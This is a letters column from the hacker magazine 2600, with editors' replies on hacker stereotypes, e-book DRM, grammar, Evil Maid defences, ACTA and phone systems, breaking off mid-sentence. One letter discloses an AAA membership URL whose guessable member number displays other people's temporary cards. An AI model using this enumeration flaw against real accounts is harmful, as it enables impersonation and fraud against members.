Thanks for sharing this (although the last thing we want is this reporter stopping by for a visit). The article in question had a subtitle of "how three teenage friends, fueled by sex, drugs, and illegal code, pulled off the biggest cybercrime of all time." You can only imagine where it went from there. It basically tells the story of people who engaged in credit card fraud by taking advantage of poor security. Sure, figuring it out takes some brains and expertise. But that's where any connection to hacking ends. Beyond that point, they simply became people stealing money. Lots of professions have exit ramps that lead directly into that world: politicians, lawyers, doctors, and cops. But only hackers get to be labeled as criminals while remaining hackers, whereas everyone else is portrayed as someone who "turned into a criminal" (i.e., Rolling Stone columnist turned ax murderer). This broad labeling of people, based on confused perceptions from those who don't understand and don't particularly care to, has been the cause of so many of the world's problems. We appreciate your efforts in trying to set them straight and only hope it made some difference.

Dear *2600:*

I used to read your fine magazine transcribed onto BBSes back in the good ol' days (my parents would never allow me to get a subscription!). As I grew older, I became interested in other, more countercultural ventures and my love and savvy with computers was put on hold.

Then I walked into my local technical bookstore and lo, nostalgia struck me with a huge, heavy book called *The Best of 2600* and I was literally turned into a hacker once again overnight. At least, it was that everlasting process of discovery and curiosity that we call hacking which I had been imbued with once again. And for that, I owe it to those that make *2600* happen in all of the many ways that is possible.

I have subscribed for a couple of years now and have always been very satisfied. The impartial nature of the editors, the variety of topics discussed, the varied skill sets involved, the lack of advertising all cling to an ideal that, let's face it, is really never held up to by any other publication or magazine that I have ever heard of.

So, while normally I sing the praises of *2600* everywhere, I was very disturbed to read 'The Grey Hat Manifesto" by Da New Mentor in 27:1. Since when does *2600* allow infantile script kiddies to write articles? Was there *any* information or entertaining value in it that I am just not cool enough to understand? Because all I read about was a whiny, Holden Caulfield-esque boy that wishes he could get back at the "phonies" in his life. I can go on and on. I honestly thought it was an old text file that was printed as a joke, but I have found no indication as such.

Ahh, I feel better now. I'll just assume that that page 12 of 27:1 was a momentary lapse in judgment and that publication of the greatest magazine out there will continue.

Quaffi0

Such a short article to provoke such strong emotions. And who says writing doesn't still pack a wallop?

Dear *2600:*

I love reading your magazine. I am hardly much of a computer expert, but I still learn a lot and often laugh reading your contributor's adventures. I also always pay cash for my copy of *2600*. I may be no computer expert but I am no dummy either.

I read with interest the article in 27:1 entitled "Transmissions." Like Dragorn, I like real books. May I never even own an e-book reader. I could write a thesis on why I prefer paper and boards and black ink to glowing screens and letters, but I won't deal with that now.

I write to comment on something Dragorn wrote in his piece: "Arguably, owning a copy of a book has never truly meant that you 'owned' that book...." Okay, I may not know computers but, as I have been a bookstore owner, sales rep for a major New York City publisher, and now a published author, I do know about books. Heck, I have bought and sold used books for over 35 years. One doesn't own a book one bought? Well, sure you do! You bought, traded, or were given the dang thing. It's yours to resell, give away, trade again, or even make little paper hats out of if you want. It is your property and, barring you stealing it (unless it is a copy of Abbie Hoffman's *Steal This Book*), it is yours. (Criminal activity is not protected by law unless you are an elected official.)

Court cases have affirmed this numerous times. As I understand it, these rulings have been the basis of court findings in software, music, film, and other e-trading on the net. Try as they did, the MPAA and others attempting to shut down e-trading have run into the court rulings again and again.

You bought it, it's your property, so do with it what you want.

E-books might not carry those same private property protections because you sign silly disclaimers or the technology deprograms itself after a year or so.

Just another advantage for the printed book over the e-book.

Joe Domenici
Austin, Texas

Dear *2600:*

While recently reading 27:1, I noticed an article I'd missed first reading: "Transmissions" by Dragorn. I was both amazed (though I probably should not have been) and thankful that Dragorn has indeed addressed aspects of the e-book issues that I had not yet had the chance to look into, thus saving me a lot of time.

As a professional who occasionally does Locum Tenens for income, I have been looking into the availability of professional e-books dealing with my aspect of health care, thus far without much real luck.

As I investigate source, cost, and availability, I am finding that there appears to be more than one reader for each kind of book (e.g., surgical procedures vs. physical manipulative techniques, etc.), all the kind of books that change as new techniques are discovered and evolved, all unfortunately, proprietary... no open source straight text or ASCII readers that I've seen.

Dragorn's article was somewhat of an eye opener since I have, up until now, been able to get personal e-books I like for pleasure reading in HTML, Oasis ODF, RTF, and Word Doc.

As I also am decidedly anti-DRM and *all* its applications as well as implications, they can take my book collection (many of which cannot be obtained digitally and are utterly irreplaceable) over my dead body since the margin notes alone could be a potential adverse situation for me if ever loosed outside the house!

His comments in section six regarding remote censorship caused me to remove anything in my e-collection from Walmart. I even wiped the drive and reloaded the OS to be sure. Noid perhaps, but I am of the generation that both knows and values privacy. It also triggered my current procedure of, after getting an e-book, immediately dropping it to disk, verifying the burn, then securely deleting it, cleaning the registry on my system to be read only offline on the machine that never accesses the net, inasmuch as that is the only way to avoid the remote censorship issue.

If a character dialogue indicates a specific kind of expletive, that is the author's prerogative, not some idiot with a theocratic bent and a desire to force everyone to live, breathe, and believe as they do. Could I have had sufficient proof usable in a court of law, that's where I would have seen Walmart rather than just telling all the folks I meet not to buy anything in the Walmart's e-book collection.

I know that the DRM issue in music has cost the music (MPAA and RIAA) Mafia many customers who will gladly pay reasonable fees for DRM-free music and video while the companies who do DRM-free music are thriving. I haven't looked at the video companies recently, though. When will they learn to apply that to books?

I do not, as a rule, download music or video, though I will occasionally do a graphic for presentations, usually from professional or Netter type collection sites. Usually they are free for health care professionals. I do, however, make it a habit to refer to the source when the lectures are to other professionals.

So for the eye opening article, I send kudos to Dragorn and look forward to an update in a future issue of *2600*. May he thrive as we all continue to learn.

If *2600* became outlawed tomorrow, I'd still find a way to acquire it, since I know you would not cease printing it some way. So I will be sending for a subscription next month, I hope, if the V.A. will stop clipping my comp check.

I do have a semi-dumb question. In the back under subscriptions (page 65), it says "Back issues available for 1984-2009 at $25.00/year [four issues, right?]. Individual issues $6.25 each." Does that mean if I sent $25.00 for 1969, I would get the whole year? And if, say, I wanted a single issue from 2004, I pay $6.25? I hope to get *The Best of 2600* book for Yule.

While I'd love to have a complete collection, I couldn't afford it right now if my life depended on it since I'm on fixed income. While I do an occasional locums, it really doesn't take up the slack very much in this economy. It just barely keeps me even with the cost of locums incident malpractice. So thank you for being there as a publication unafraid to address the issues that our inquisitive minds want to learn about.

In closing, it would be interesting to see an article that addresses the ACTA treaty that our government arranged behind closed doors and in such sanctioned animosity towards the American public and with the collusion of the MPAA and RIAA Mafia and its cohorts.

Captain Cautious

Your pricing above is correct, except that no money on earth will get you 1969 issues as we didn't start publishing until 1984. Also, there are many in the Mafia who would find your use of MPAA and RIAA next to their organization rather offensive. In these times, we do need to be sensitive of others' feelings.

Dear *2600:*

Hi, I just had to comment on your Summer 2010 cover. When I saw the tape reels on the front cover photo, I was instantly transported back to the mid 1980s. We used to store all of our test programs on tape at the company I worked for at the time. Good memories! Thanks.

Walter

Dear *2600:*

I was reading the letter sent in by Tom called Beating the System in 27:2. It occurred to me that PNC does not charge its regular customers the 40 cents you are complaining about. The charge you are seeing you would not see if you had your unemployment checks sent to your bank account. The charge is a convenience charge, meaning you did not have a bank account with PNC, so unemployment set up a direct deposit account for your monthly funds to fall into and for you to withdraw from. This is not an actual bank account. How do I know this? I too am collecting unemployment and read all the paper work before clicking submit and found that it said that if I did not have a bank account, a debit account would be set up for me with a local bank for the checks to be deposited into. However, I do have a bank account with PNC, so it was no big deal for me to have my fund direct deposited to me there. My girlfriend does not have a bank account and she used the option to get it on a debit card, found it to be with PNC Bank, and she gets the 40 cent charge for the convenience of using their bank to house the direct deposit funds.

All in all, the way around this is to stop your direct deposit/debit with unemployment compensation and open a true bank account. This will also lift your $600 limit to a possible $2000 daily.

CJ Lorenz

Dear *2600:*

Regarding NS's letter in 26:4, page 53, I have an idea (or three) that might help mitigate the Evil Maid attack without resorting to use of Trusted Computing technology.

First off, there's the low-tech approach: don't leave your laptop unattended. If you're going to leave your room, take it with you - yes, even if you're just going down the hall to get some ice from the ice machine. This is what I do, even though I don't use FDE on my laptop (yet).

Alternatively, there are a couple more high-tech approaches.

The first is one that a friend of mine uses. What he does is fairly simple: he stores his bootloaders on a removable drive, and has configured his system to call the bootloaders from the aforementioned device.

Without the removable drive slotted into the system, the computer won't boot - and if you take the removable drive with you, the attack shouldn't work (unless the Evil Maid figures out a way to force the computer to call her Evil Bootloader before calling the bootloaders on the removable drive - which is highly unlikely, if she's only got ten minutes to do her dirty work).

The second one would probably be more complicated in practice, but it's fairly simple to describe. Instead of simply calling the FDE bootloader, you have your own chain bootloader in place that does two things:

One, it verifies the integrity of the FDE bootloader, ideally by checking its current checksum against one for a "known good" version; and two, it calls the FDE bootloader if the checksums match (or, if they don't match, it warns the user that the FDE bootloader may have been compromised).

Anywho, that's my two cents on the matter. I can't speak to the feasibility of any of these ideas, as it depends greatly on your preferences and situation, but they're all worth considering.

Macavity

Dear *2600:*

After the courier had finished reading your new book *Dear Hacker,* he was kind enough to let me read it. I don't know where I got the idea that it wouldn't be as interesting as the first book, but it is. It is also laugh out loud funny. If you were considering doing more books, please do.

Pete

We're quite pleased with the reaction so far to the new book. One thing the letters column has (which is probably what makes it our most popular feature) is the ability to reach people who aren't that deeply into the technical end of the hacker world. In these pages, you're witness to all manner of stories and experiences, theories and debates. It's a tough book to put down, as there's just so much of interest going on in relatively short segments.

Dear *2600:*

I am writing in regards to the article titled "My Second Implant" written by Estragon on pages 8-10 of the 27:2 issue of *2600*. It is my guess/hope that your publication doesn't distribute the contact information of its contributors. However, it is my hope that you could pass my contact information on to Estragon. I am very interested in the implants he received. I would like to explore having one made and implanted myself. Additionally, I have the needed medical contacts to make this happen, should I find a source.

To make it clear in writing, in case you are bound by any legal issues about the distribution of information, I am giving you permission to send my contact information (this email address) to Estragon and anyone who could provide accurate data and advisement regarding microphone and speakers that can be implanted in the human body.

If your staff makes contact with Estragon and he wishes not to contact me, I would be very thankful if someone from your publication would contact me at this address and inform me of the situation so that I don't continue to wait for a email that may never come.

Citizenwarrior

This is precisely why we don't get involved in the passing of messages back and forth. Your simple request was for us to contact someone on your behalf. If we do this, we are then compelled to also do it for everyone who asks. Then you ask us to contact you if the person you want us to contact doesn't want you to contact them. Where

does it ever end? We've printed your letter and if the author asks us, we will give them the address you provided. For the future, if writers include their email address in their articles, that's a good indication that they're open to being contacted. Otherwise, you'll need to do something spectacular to get their attention, which hopefully this will turn out to be.

Continuation

Dear *2600:*

I hate to drag out a grammatical argument (actually, I love it) but Adam, RWM, and Granny are both right and wrong depending on where the invisible punctuation goes.

The sentence, "Are you one of those people who read *2600*" can be parsed, as RWM indicates as Subject (you), Verb (are), Object (one of those people who read *2600*).

But it's the parsing of the object phrase that is the problem. If you parse it as (one of (those people who read *2600*)), you see that "read" should be in the plural ("read," not "reads"). So RWM's point that "You are one who reads *2600*" is a complete sentence is true, but irrelevant to the parsing of a very different phrase.

To make RWM and Granny feel better, it is possible to parse the phrase as (one of (those people) who reads *2600*) although it's not as convincing to me. If you do that, the singular form should be used ("reads").

Sometimes there are ambiguities in the English language (I hope that's not a surprise to anyone) which, of course, leads to passionate arguments between people who are both right (or wrong), depending on how you parse the sentence.

And, while we're at it, perhaps one of your readers can explain another English anomaly - why verbs have "s" added in the singular while nouns have "s" added in the plural?

Ain't it time y'all peoples who reads *2600* got back to talkin' about hackin'?

(No charge for the enallage. Just that word alone is worth the price of the magazine.)

D1vr0c

Dear *2600:*

Long time reader, first time writer. I have to say that I love the quarterly and look forward to its fix every time a new issue magically appears in my box. I am writing this for a couple of reasons. Number one is that the ongoing Granny debate of 2010 should come to an end already. Holy cow, enough is enoouf already. Number two is that I am a lifetime subscriber and while the old articles were pretty cool, I never got my shirts.

Anyhow, love the quarterly and keep up the good work. You all rock.

Mystrix

We haven't offered shirts with the lifetime subscription for a number of years now. We also couldn't figure out if you intentionally spelled a word wrong in your letter about grammar (especially since the same word was spelled correctly a mere two words over), so we didn't dare to touch it.

Dear *2600:*

Are you one of the people who is [sic] certainly enjoying this?

Responding to RWM in 27:2: As I argued before, the noun clause "people who read" is part of the prepositional phrase, not separate; the noun clause is in fact the object of the preposition, as is obvious from the meaning of the original question.

RWM's way of rewriting does indeed produce a grammatical sentence. However, it is unfaithful to the original in a misleading fashion. Switching around the nouns (and making the sentence declarative), I apply his method faithfully to the following sentence, in order to demonstrate the failure of his argument.

"You are one of the millions who eat beans."
-[RWM]-> "You are one who eats beans."

As is clear in this case, before translation it's not "one" who is eating, but "the millions" who *are*. As the subject of "eat(s)" is plural here, so is the subject of "read(s)" is there.

Adam

And again, we didn't know if we should leave the word "is" in that last part twice as it appears. Something about it just didn't seem right. This is the problem when grammarians start to write in. We're afraid to alter anything now.

Dear *2600:*

Out of respect for you and your objective of "Not resembling an online forum...," I have resisted popping off replies to every letter that my initial letter (on grammar in 26:2) stimulated. I just want to say how surprised (and tickled) I have been to see some responses. It's been just as much fun as an online forum to see that I started a somewhat lively thread, bringing a number of grammarians out of the woodwork. It's comforting to know that our language still has a cadre of protectors for the future, since I (in my advancing age) won't be around a whole lot longer to do it myself.

It's gratifying to read a magazine of *2600's* calibre because of the editorial care it gets. Your expertise, not only in technical matters, but as competent writers, is not lost on me.

Granny rides again.

Jean

Not our preferred way of spelling caliber, but we're going to keep an open mind. Or is that open minds? Whichever, it's certainly been a fun ride. Let's hope the past tense sends the message properlike.

More Observations

Dear *2600:*

When I start the command line service in my Windows XP and enter "winver", it returns this string:

Version 5.1 Build 2600.xpsp_sp3_gdr.100216-1514: Service Pack 3

Have you got an agent Out There in the evil empire? Is my Windows fitted with a backdoor for... whatever purpose?

Titeotwawki

We can't express in words how happy we'll be when the last copy of XP is a distant memory and we don't get ten letters a day like this. If anyone else out there in corporationland feels like inserting "2600" into a popular product, please consider the hell that you'd be putting us through.

Dear *2600:*

OK, I'll send you a postcard to change my address. Since you at *2600* and us, your readers, have a great interest in security systems, though, I thought I'd point out the following for your consideration:

The magazine is published quarterly, and comes in an envelope. Since nobody keeps used envelopes lying around for months, a code from the top of a mailing label is not something a legitimate subscriber would know. Anybody pulling a scam by looking through my mailbox, however, could easily get that number.

Attached is the email receipt from my last online renewal. Notice it doesn't give an "online order number," so your subscribers can't tell you that either. Using an "online order number" would also inconvenience lifetime subscribers and anyone who renews by check - probably your oldest and best customers.

Oddly, for a tech-savvy publication, you seem to think paper communication is more authentic. But nothing prevents me from sending a dishonest address change request through the mail for someone else's subscription.

If you want to ensure there are no shenanigans associated with a change of address request, maybe authenticate such requests (like many other publications do) with private information we both have already: perhaps the credit card or check routing number that was used to pay for the subscription.

Hope you consider my suggestion. In the meantime, please await my postcard in your mailbox.

Ralf B.

Many years ago, labels were affixed to the actual copies of the magazine and this confirmation tradition has carried on. It's a bit old-fashioned, granted, but the system seems to work for the most part. It's quite rare for someone to dive into garbage in order to find an envelope with a label on it just to change someone else's subscription address to our magazine. But when this information isn't readily available to a subscriber (writing it down somewhere is always an option), we do use other methods, including online ordering info or a phone call to a prearranged number. As for postcards being used for fraudulent requests, this is certainly possible but, as relatively few people do it this way, we check them out pretty thoroughly for anything suspicious. It should be noted that you can use this method with the post office itself and that's a far more likely target of any such shenanigans.

Dear *2600:*

I am not a hacker, but I'm very curious about a lot of things. I'm currently reading my husband's extensive collection of *2600* because I find it inspiring. One of my pastimes is to leave long, weird messages on my friends' and family's cell phones. I've noticed that sometimes when I'm talking/singing/laughing on one of these messages, the voicemail will cut off, and the recorded voice says, "message erased." I know for sure this happens on AT&T voicemail, but I'm not sure about other carriers. At first, I thought it was because I talked for too long, but then I noticed that it sometimes cuts off after only a few seconds. Is this because my voice hits a certain note? Is it similar to the effect of the 2600 hertz tone on old phone systems? I didn't think anything comparable worked on cell phones. Is this just a coincidence? I would love to know why this happens, whether it's caused by the tone of my voice, the length of the message, or something completely unrelated.

Mary

It's most likely a tone of some sort that either your voice or something in the background emulates. The best way to track it down is to remember exactly what message you heard in response and on what system, then call back and try all of the touch tones on your phone until you hear the same response. Then you'll at least know which one you're best at emulating. Since a touch tone is actually a combination of two frequencies, you're obviously not duplicating it entirely, but often systems are quite lax in how they interpret tones. If by chance you're not able to find a touch tone that duplicates the response, then it's another tone that's causing this, which makes the hunt all the more interesting.

Dear *2600:*

Is it just me, or does that *2600* lair (27:2 back cover) look like a NES (Nintendo video game console)?

Justin

Might be time to get outdoors a bit more, even if you do start seeing these everywhere.

Dear *2600:*

I've been reading your magazine for a few years now. It's great and keep up the good work. I'm a member of AAA and needed a temporary card one day. I asked AAA and they sent me a link to print one off. The link is formed like so:

https://www.myaaamembership.com/TemporaryCardMain.aspx?membernumber=########&Members=##

The # signs are numbers. The first (membernumber), should contain a seven digit number. The second represents the number of members in that account. So far, I can tell that the members variable can be anything, but if you guess

the right number it will show temp cards for the additional members on the account. I don't know if one of these cards would be usable by the wrong person. A tower or hotel may check IDs or forms of identification (registration, insurance). Anyways, I'm not sure of another way they could send out links without the GET stuff set.

member popcornpanic

This is indeed wildly entertaining. It's surprisingly easy to guess member numbers and have fake ID cards display right on your screen. Undoubtedly, this could be used for all sorts of evil.

Dear *2600:*

I found a reference to *2600* in my System Assurance Security class that I take at Capella University. I thought you might find it interesting to know that in the *CompTIA Security* + study guide, you guys are mentioned. Congratulations, you've hit the "big time." Also, a side note. In order to get the page to scan right, I had to cut it out of the book. I'll be requiring 1/624 of the cost of the book due to damage in restitutions. The cost is on the back cover.

Thanks for many great years!

(Just kidding about the 1/624 (there's 624 pages).)

monakey

You had us worried.

Dear *2600:*

As I write this letter, I am doing a 4-23 month bid in Snyder County Prison. My crime was pretty stupid. It involved computers and firearms.... I really don't want to get into that.

Prison life is fucking wild. Things in here are *very* different from outside life. I know that a statement like that sort of goes without saying, but I honestly took my simple freedoms for granted. Everyone needs to experience this lifestyle even for a little bit.

Prisoners play a mental hacking game with each other. We have about 20 hours of social time with each other coupled with boredom and it can get intense in here.

The security is a joke as well. They have allowed countless publications in with the words "hacker" or "intrusion" or "2600: The Hacker Quarterly" in. When I requested a heavy metal mag, I wasn't allowed to get it due to articles about tattooing in the mag (which I *still* eventually managed to get by social engineering the C.O.).

Some of the guards actually care and will talk to you. Some are pig scum and act like they have something to prove. I have managed to get some of them to tell me the craziest things about this place and how it works.

In here, I've also learned so many cool things. It's almost like a hacker's dream once you get adjusted. I've learned how to give permanent tattoos with pencils, a staple, a gutted pen, shampoo, and a razor. I've mastered Three-card Monte and I've learned how to fight to maximize damage while hidden from the cameras. Fighting in a 4x7 cell is hard! As I am sure most of you know, you *have* to fight in jail or you are labeled as a pussy and everyone messes with you and takes your things. Being 6'5" and 265 pounds helped me out quite a bit, so friendships are earned fast in here. On the outside, it was quite a different story....

I want to take some time to thank some people. First off, my wife Cassie. You have stood by me through it all. You are my Everything. Thanks to the HB (Harrisburg) *2600* and to the Allentown *2600* people. I know we have had some hard times, but you guys have housed me during my time on the run. You guys also offered me support in my hacking and free thoughts. I love all of you guys and hold no hard feelings. I also want to personally thank SSRatt - you know why.... Also, thanks to all of the people who write into *2600.* Thanks for the great reading!

JapoCapo

We don't agree that "everyone needs to experience this lifestyle even for a little bit." In fact, the more people who don't, the better. However, everyone does need to be aware of what goes on, without question. It's far too often that we forget about those lives that exist behind bars and simply dismiss those people who find themselves there. We hope you get through this OK and do everything possible to keep yourself from staying a part of this system. The best thing you could do would be to help others not go down the same path. It's anything but a "hacker's dream."

Concerns

Dear *2600:*

I've been a reader for a few years, and a subscriber for almost a year now. I've never written in and I'm afraid I don't have an article that hasn't been covered already. However, I do have a concern that I'm sure many of your staff and readers share: As you've probably already heard, Congress is trying to pass a bill that would, in effect, give the president a big red button to shut down the Internet in case of "emergency" and they're throwing around words like "security" and "hackers" to scare the American people into going for it.

This is of interest to nearly anyone who uses the Internet, and, to me, personally, a grievous injustice.

The very idea that this sort of thing has been put into motion is terrifying. Not only are we being monitored, we're (as usual) being used as horror stories so the fellows in Washington can control the net.

They're doing their best to convince the American people that the most secure Internet is one that can be shut down at the President's whim, and they've even offered service providers a get-out-of-being-sued free card in the event that unhappy customers should threaten legal action when the net access they paid for is cut off.

There's a petition hosted online here: www.

petitiononline.com/stopKS/petition.html. I could care if this letter gets published, but please, for the sake of hackers everywhere and even the everyman, get the word out to your readers. If a machine has a security vulnerability, why shut down the entire Internet? I figure the best way to get around this is to get as many people pissed off about it as possible.

If this bill goes through, it's only so long until American born babies are implanted with RFIDs for "national security."

This really does seem like the first step down a long road ending in total technological slavery, and not the good kind.

Ech0

We didn't know there was a good kind of technological slavery. Regarding this legislation, it's important to realize that this sort of control is what every government wants, from China to the United States, and on all sides of the political spectrum. It's a huge mistake to assume that one side wants such control while the other side wants to protect people. The fact is, once one party or another is in power, they want control. Apart from the fact that it could never work, we need to make sure our guard is never let down. Maintaining control of the Internet is the people's responsibility and the only way we'll lose that is if we allow it to be lost. That would mean being influenced by all of the scare-mongering tactics inherent in our society, not only in the government but in mass media and organized religion.

Dear *2600:*

Never had any complaints till now, and actually I doubt that my problem is in any way your fault but who else would I ask about this? I just received my Summer 2010 issue of the magazine and, to my horror when I opened it, I discovered that the spine had been kinked up as if it had been sent through a ringer or folded in several places. Unfortunately for me, I am sort of a stickler when it comes to damage to my beloved reading material and *2600* is part of my collection that I cherish the most. Having a badly damaged edition on my shelves will just drive me nuts. As a solution, I will have to obtain a pristine copy from the local shop when I can, but as a first time subscriber I feel that I may have placed too much faith in the mail system. At any rate, I wonder if this is a common problem and also if there is any way this can be avoided in the future, perhaps a "do not bend" label on the envelope? For now, I will just have to see what the next issue looks like, but if the problem persists I will just have to make the extra effort to buy it locally and forego the more convenient (but faulty) direct mail approach. Thanks for all you do and keep it coming.

Also, what is so important about the epicenter of the Haiti quake? Ah, who am I kidding, it's all just a big mystery.

The Doctor

If this continues to be an issue, let us know so we can investigate. It's important to know when there are such problems so we can see where it is that they're actually occurring. Also, write to orders@2600.com directly so your issue can be quickly replaced.

Dear *2600:*

Forgive the snail mail - all available systems are at Dell getting fixed on the warranty!

I am a surfer and researcher of many things - not a hacker per se! I was reading *2600* 26:4 at work two weeks ago and one of the other drones noticed it. Accused me of hacking the office systems and screwing up his commissions. A couple of weeks later, I am persona non grata, i.e., a "hacker." Accused, juried, and lynched by word of mouth and a small lynch mob of drones!

There's another guy who actually threatened me and who calls the boss "Mom" and "Mommy" all day long. When he is in substandard production mode, he cries at "Mommy's" desk. When he wants "Mommy's" attention, he barges right in to your training session and monopolizes it until you give up and leave.

The one who "ratted" me out (I really never did touch that system), I found on www.ripoffreport.com from the flakey last place he worked. (Print that part or not - your choice!)

Oh cruel world, what of my protected right to read what I choose?! *2600!*

Please keep up the tech articles - I learn so much!

'Scuse the snail mail again.

Botless
Oceanside, CA

It's always good to enjoy your work and the people around you.

Further Inquiries

Dear *2600:*

I have a wide smile as I take a chance to be published by one of my favorite mags. As an admin and IT biz owner for almost 12 years, I have picked up *2600* at Barnes and Noble plenty of times, the back page with the phone pics around the world being my "can't miss," even if I don't sit down and read an article as well as the random pic of *2600* (fave so far was "2600" New York City police car - I used to live there).

Down to business. I wrote on my first company blog about a situation with the Trusted Platform Module (TPM) by the Trusted Computing Group (TCG). I wanted to be considered for publication if the article is up to the magazine's standards. I thank you in advance for the time and opportunity, keep up the good work on spotlighting security issues.

Alexander

The problem is you pointed us to your article which you had up on a blog. That means the article is already out there and, thus, not new material. Our readers get quite incensed when they find themselves reading stuff in print that they've already seen online. We can only accept articles that haven't been printed elsewhere, either on

paper or the net. Other than that, please assume that any such article would be of interest to us.

Dear *2600:*

I used to live in Brooklyn, New York with a land line and absolutely hated calling people because I had to dial the "718" area code. Every single damn time I called a friend who was also in Brooklyn, I wondered to myself, "Why can't the phone system see where I'm calling from and just assume I mean the '718' number, like every other damn city in the U.S.?" If I dial another Brooklyn number and forgot to dial the initial "718," I get that stupid set of bings like *I* was the idiot. No, I'm sorry, just about every other single phone system in the U.S. is set so that if you're calling within the same area code, you don't have to dial it. I mean, is there a good reason for this? I figured you guys would know what the deal was.

brian heagney

Unfortunately, more and more areas within the United States and Canada are implementing ten digit dialing, meaning people have to dial their own area codes even while within them. Basically, area codes are losing their meaning as people switch to non-geographic systems. It's now possible to have a landline with an area code from a different state in addition to having a cell phone with an out-of-area phone number. We think it's a big mistake to lose the geographic meaning of area codes and even exchanges. We completely agree that it's stupid to have to dial your own area code when you're already inside it. But as more people use different area codes while remaining in the same area, this is a way of ensuring that they don't dial a seven digit number in the wrong area code. The system is basically being dumbed down for their benefit. Another reason is so that whenever an area code is split, businesses that wind up in the "other" area code aren't at a disadvantage to those that can still be dialed with only seven digits. To illustrate how doomed we are, it used to be possible in many areas to only dial the last four digits of a phone number if you were already in the same exchange! Of course, now, so many of us don't even know what numbers we're calling since they're all stored in digital phone books. Amazingly convenient until you lose access to it and realize that you don't know the actual phone numbers of anyone you talk to.

Dear *2600:*

i want you to hacker this site I pay money What is the amount required

www.y-masters.com I want you to hacker the site change index.html Type any word Because the site make fun me the owner site not enter the site I pay money What is the amount required the site www.y-masters.com

a ahmed

They made fun of you? How is this possible? In fact, why was it even necessary? You're doing a really good job of that on your own. We just hope we never piss you off since you clearly know who to contact to settle all of your scores. You also are very adept at using the word "hacker" as a verb, as it was originally intended. We are in awe.

Dear *2600:*

First and foremost, thank you for such a great publication. Your magazine is the only one I read religiously (you and *Game Informer*) and I always look forward to the next issue. I just wanted to ask a couple of questions. The first is in reference to a letter that I read from your new book *Dear Hacker.* It's on page 296 from a "George," originally published in 1996, and it deals with the issue of him not liking things you published due to fear that it would cause more Internet regulations. You had a very interesting response that included the line, "...that we can take care of ourselves on the net without outside interference." My first question is what is your opinion with what is going on with the ACTA and the new regulations they feel need to be brought to the Internet.

My second question is whether or not you have thought about coming out with a series of compilation books that combine your past issues into beautiful volumes. I thought *Dear Hacker* was a beautifully formatted book, and I think that re-releasing past issues in big compilation books similar in size and format to it would be awesome. Personally, no matter the cost of each volume individually, I would buy every one of them. What do you think of this?

Unr3a1

If enough people say "no matter the cost," it sure makes it a lot more tempting. But we will look into the feasibility of such a project, among many others. It's all about preserving the history, after all.

The Anti-Counterfeiting Trade Agreement (ACTA) is a developing global treaty that had its secret negotiations revealed by Wikileaks, which basically showed the world that these are not the most trustworthy people in the world. Developing countries, for instance, were completely excluded from the discussion. What the treaty does is quite disturbing, according to civil liberties groups everywhere. The Free Software Foundation summed it up best, saying that ACTA creates an environment "in which the freedom that is required to produce free software is seen as dangerous and threatening rather than creative, innovative, and exciting." Internet Service Providers would be encouraged to give out private information on subscribers who are merely suspected of accessing copyrighted material, and these ISPs would be immune from prosecution while avoiding due process. There are way too many problems with ACTA to be able to go into here, but the nagging fact is that if this was really something for the good of society, it wouldn't be negotiated in secrecy and it wouldn't rely on ways of bypassing existing checks and balances to get their desired results. It's basically a shortcut in going after people who don't toe the line and play by the rules that entities like the RIAA,

MPAA, WTO, etc. insist upon.

Dear *2600:*

I've noticed your list of "Authors" on your last page (which used to be your first page) for some time and I was wondering how many articles someone has to write to be listed there? It doesn't seem to have changed in a long time...

Jane Doe

To be clear, the word is "Writers" and it's on our fourth from last page. There are no set rules in being on that list and some of the information there is definitely in need of updating. It's in the works.

Dear *2600:*

If you are interested in how popular your new book *Dear Hacker* is proving, I ordered it a few weeks ago and it got "lost in the post." I reordered it, and it was stolen again.

I've asked Santa to bring it for Xmas.

Also, any chance of making the downloadable cover art bigger?

Pete

We will look into that. As for the book, as it presumably is getting shipped inside a package, we have to wonder how someone would even know the title contained within. We suspect a problem with all sorts of packages at some point in your post office or maybe specifically with your mail.

Dear *2600:*

So here I am, drinking a root beer and eating a huge cupcake with a fork in Barnes and Noble, and I'd just like to thank you for being the only magazine that truly excites me when I see it on the shelf. I've purchased almost every issue you guys have put out since I was 16. Now, at age 20, after reading so many stories about people who were coding when they were ten, I can't help but feel over the hill in hacker years, as I myself can only really code in C++, and pretty basic programs at that. You've said that really being a hacker is more of a mentality than being technically skilled, but it's still a little dismaying when I see a bunch of Linux code in an article and can't decipher one bit of it. Is this feeling misguided? Regardless, thank you for putting out such an interesting magazine.

Shadowfox

It's got nothing to do with how much code you can interpret or if you can even program a computer. Ask yourself why it is that you feel this sense of excitement whenever you see an issue. That is where the answer lies as to what makes you interested in the world of hacking. Everyone has their strengths and you'd be surprised at the weaknesses that many of the "experts" have. It's not a competition and thinking that it is only leads to frustration. Basically, it's about learning as much as you can and listening, all the while thinking as an individual and coming up with ways to thwart restrictions. There's no way you can know everything or even more than a small fraction of what's out there. But you can become knowledgeable of the things you're good at and interface with the hacker perspective in a way that your views become relevant to others. Those people who teach the most tend to be the ones who admit they don't know it all.

Dear *2600:*

What is that wonderful looking device marked "Model TTS-55A Portable I.P.M.F. Sender" that appears on the Spring 2010 cover? As an older hacker who has no interest in "modern hacking" (Internet, VoIP, etc.) and rather has all his interest in the telephone system of yesterday, I'm desperate to learn more about it.

Dan

It is a bit of an enigma without any doubt. If you're able to find it on eBay, run.

Dear *2600:*

I knew that Tampa, Florida already had a meeting place and time. I was just wondering if it's possible to get some contact information for the people who meet there so I could communicate with them outside and prior to the meeting.

william

If there is an official website listed on our meetings section (www.2600.com/meetings), there might be some contact info there, but we don't share any such information. We also suggest Googling for the meeting in your city - perhaps someone who attended has commented on it somewhere and you can hunt them down from that. Otherwise, we suggest just showing up at the appointed time.

Dear *2600:*

Is *2600* still available in the U.K.? One of my friends who subscribes says issues currently arrive with U.K. postage instead of U.S. So we were assuming that someone is receiving bulk shipments in the U.K. I live in London and the two shops that previously sold *2600* have closed.

Bob
London 2600

It's hard to get distribution in foreign lands so subscriptions are by far the more reliable method of getting issues. Our mail people currently have it sent out locally to subscribers which makes it more efficient. This has nothing to do with getting it into stores, however. We're always looking into better ways of doing that. It would certainly help if the stores would stop closing down.

Dear *2600:*

I really enjoy reading your magazine and have recently subscribed to it. My letter regards cell phones: I have heard stories of OnStar turning on microphones in people's vehicles during federal investigations. If there is any merit to these stories, it can probably be done on ordinary phones, too. What would be required in order to do such a thing? Can a person's camera be activated remotely?

Bradley

It all depends on the model and software being used, but such things are most definitely possible if there is any communication from the

